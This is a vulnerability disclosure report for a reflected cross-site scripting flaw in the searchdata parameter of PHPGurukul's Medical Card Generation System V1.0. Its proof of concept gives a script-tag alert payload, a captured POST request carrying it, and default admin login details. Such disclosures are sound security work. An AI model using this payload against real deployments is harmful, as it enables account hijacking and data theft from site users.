<table>
<tr><td><b>Vulnerability Name:</b></td><td>Reflected Cross-Site Scripting (XSS)</td></tr>
<tr><td><b>Affected Vendor</b></td><td>PHPGurukul</td></tr>
<tr><td><b>Affected Product Name</b></td><td>Medical Card Generation System using PHP and MySQL</td></tr>
<tr><td><b>Product Official Website URL</b></td><td>https://phpgurukul.com/medical-card-generation-system-using-php-and-mysql/</td></tr>
<tr><td><b>Affected Components</b></td><td><table>
<tr><td>Version:</td><td>V1.0</td></tr>
<tr><td>Affected Code File:</td><td>/mcgs/admin/search-medicalcard.php</td></tr>
<tr><td>Affected Parameter:</td><td>searchdata</td></tr>
<tr><td>Method:</td><td>Post</td></tr>
</table></td></tr>
</table>


Description: Reflected Cross-Site Scripting (XSS) is a cybersecurity vulnerability in which attackers insert harmful scripts into a web application. These scripts are promptly echoed and executed within the browsers of unsuspecting users. Unlike stored XSS, in this scenario, the injected script isn't permanently saved on the server but is instantly included in the response to the user's browser, typically as part of dynamically generated content, lacking proper validation or sanitization of user input.

Impact: The impact of Reflected Cross-Site Scripting can range from stealing sensitive information, such as login credentials or personal data, to performing actions on behalf of the user without their consent. Additionally, attackers can use Cross-Site Scripting to deliver malware, deface web pages, or conduct phishing attacks, potentially causing reputational damage to the affected organization

Remediation: Developers must adopt secure coding practices, including input validation, output encoding, and Content Security Policy (CSP) implementation. Regular security audits and the utilization of web application firewalls are also essential for detecting and mitigating XSS vulnerabilities.

Proof of Concept:

Step 1: First navigate to http://localhost/mcgs/admin/index.php and login with Admin Username and Password.



localhost/mcgs/admin/index.php


Medical Card Generations System

Please Sign In

Username: admin

Password: Test@123

Step 2: Here login with admin and click on search which is shown on below image.



Dashboard

5
Total Medical Card

1
Medical Card Created Today


0
Medical Card Created Yesterday

1
Medical Card Created in Seven Days

1
Total Unread Enquiry

3
Total Read Enquiry

Step 3: In search bar, provide values **<script>alert(XSS)</script>** and enable burpsuite to confirm the parameter.



Search Medical Card


Search by Reference Number/Mobile Number

<script>alert(XSS)</script>

Result against "" keyword

S.NO	Reference Number	Full Name	Contact Number	Email	Creation Date	Action
No record found against this search						


Step 4: Observe that the payload is the **searchdata** parameter. Now proceed to forward the request.



```
POST /mcgs/admin/search-medicalcard.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/mcgs/admin/search-medicalcard.php
Cookie: PHPSESSID=j032pra1e1560omf28d5obbbkh
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

searchdata=%3Cscript%3Ealert%28XSS%29%3C%2Fscript%3E&search=
```

Step 5: Here pop button click on ok.



Search Medical Card

Search by Reference Number/Mobile Number

<script>alert(XSS)</script>


Result against "" keyword

S.NO	Reference Number	Full Name	Contact Number	Email	Creation Date	Action
No record found against this search						

localhost

DataTables warning: table id=dataTables-example - Requested unknown parameter '1' for row 0. For more information about this error, please see http://datatables.net/tn/4

Step 6: Here is show on Reflected XSS.



Search Medical Card

Search by Reference Number/Mobile Number

<script>alert('XSS')</script>

Result against "" keyword

S.NO	Reference Number	Full Name	Contact Number	Email	Creation Date	Action
No record found against this search						

localhost

XSS